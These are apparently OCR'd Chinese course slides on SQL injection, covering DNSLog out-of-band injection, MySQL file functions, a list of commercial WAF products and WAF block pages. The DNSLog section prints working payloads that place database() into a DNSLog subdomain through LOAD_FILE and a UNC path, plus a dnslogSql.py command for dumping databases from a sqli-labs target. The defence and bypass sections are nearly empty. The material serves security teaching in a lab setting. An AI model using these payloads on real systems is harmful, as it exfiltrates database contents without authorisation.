3.2-SQL漏洞注入-下

无涯老师

上一节内容回顾

1、SQL注入自动化工具
2、SQL注入靶场
3、布尔盲注
4、基于时间的盲注
5、基于报错的注入

课程大纲


1、DNSLog注入
2、SQL注入的防御
3、WAF类型及安装
4、WAF绕过思路

01 DNSLog注入

sqlmap

类型	描述
boolean-based blind	基于Boolean的盲注
time-based blind	基于时间的盲注
error-based	基于报错
UNION query-based	基于联合查询
stacked queries	基于多条SQL语句
out-of-band（OOB）	非应用内通信注入，比如DNSLog

DNSLog



DNSLog平台

http://www.dnslog.cn/

```
正在 Ping abc.2fu511.dnslog.cn [127.0.0.1] 具有 32 字节的数据
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
```

DNS Query Record	IP Address	Created Time
abc.vc6zxr.dnslog.cn	172.253.5.5	2021-09-06 14:39:05

UNC（Windows）

Universal Naming Convention 通用命名规则

MySQL读写函数

secure_file_priv

配置值	描述
指定文件夹	导入导出只能发生在指定的文件夹
不设置	不允许执行
null	没有任何限制

MySQL读写函数

select LOAD_FILE('E:\\in.txt');

1、只能访问本机的文件
2、文件需要有读取权限
3、字节数小于max_allowed_packet

否则返回NULL

select 123 INTO OUTFILE 'E:\\out.txt';

DNSLog注入流程

1、把select LOAD_FILE()注入到数据库，访问文件


2、UNC构建DNS服务器地址，假装访问文件，产生DNSLog

```
select load_file('////aaa.yourid.dnslog.cn/wuya');
```

3、把子域名替换成函数或者查询SQL

```
select if((select load_file(concat('////',database(),'.yourid.dnslog.cn/wuya'))),1,0);
```

DNSLog注入流程总结（带外查询）



CEYE平台


系统库	描述
注册	https://sso.telnet404.com/accounts/register/
查看ID和Token	http://ceye.io/profile
查看DNSLog记录	http://ceye.io/records/dns

DNSLog注入脚本

python 2
dnslogSql.py -u http://localhost/sqli-labs/Less-9/?id=1 -c
dnslogSql.py -u "http://localhost/sqli-labs/Less-9/?id=1' and ({})--+" --dbs

--dbs	get database
-D DB	database name
--tables	get table
-T TABLE	table name
--columns	get column
-C COLUMN	column name
--dump	get data

SQL注入如何防止?



02 SQL注入的防御

SQL注入如何防御?

?

03 WAF类型及安装

付费WAF

深信服
https://www.sangfor.com.cn/product-and-solution/sangfor-security/22

腾讯云
https://cloud.tencent.com/act/pro/wafdiscount

华为云
https://www.huaweicloud.com/product/waf.html

宝塔
https://www.bt.cn/linuxpro.html

思科
https://www.cisco.com/c/zh_cn/products/security/firewalls/index.html

阿里云
https://www.aliyun.com/product/waf


安恒
https://www.anhengcloud.com/product/saaswaf/

WAF


当前访问疑似黑客攻击，已被创宇盾拦截。
如果您是网站管理员点击这里查看详情

网站防火墙
您的请求带有不合法参数，已被网站管理员设置拦截！
可能原因：您提交的内容包含危险的攻击请求
如何解决：
1）检查提交内容；


提醒：您的访问可能对网站造成危险，已被云防护安全拦截
当前网址：https://www.dbappsecurity.com.cn/show-55-64-1.html
客户端特征：Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/75.0.3770.100 Safari/537.36
客户端IP：
拦截时间：
反馈误报


501错误
抱歉，当前页面无法正常访问！
由于您提交的信息对网站可能造成威胁，
出于安全考虑，您的访问被拦截。

04 WAF绕过思路

Thank you for watching

无涯老师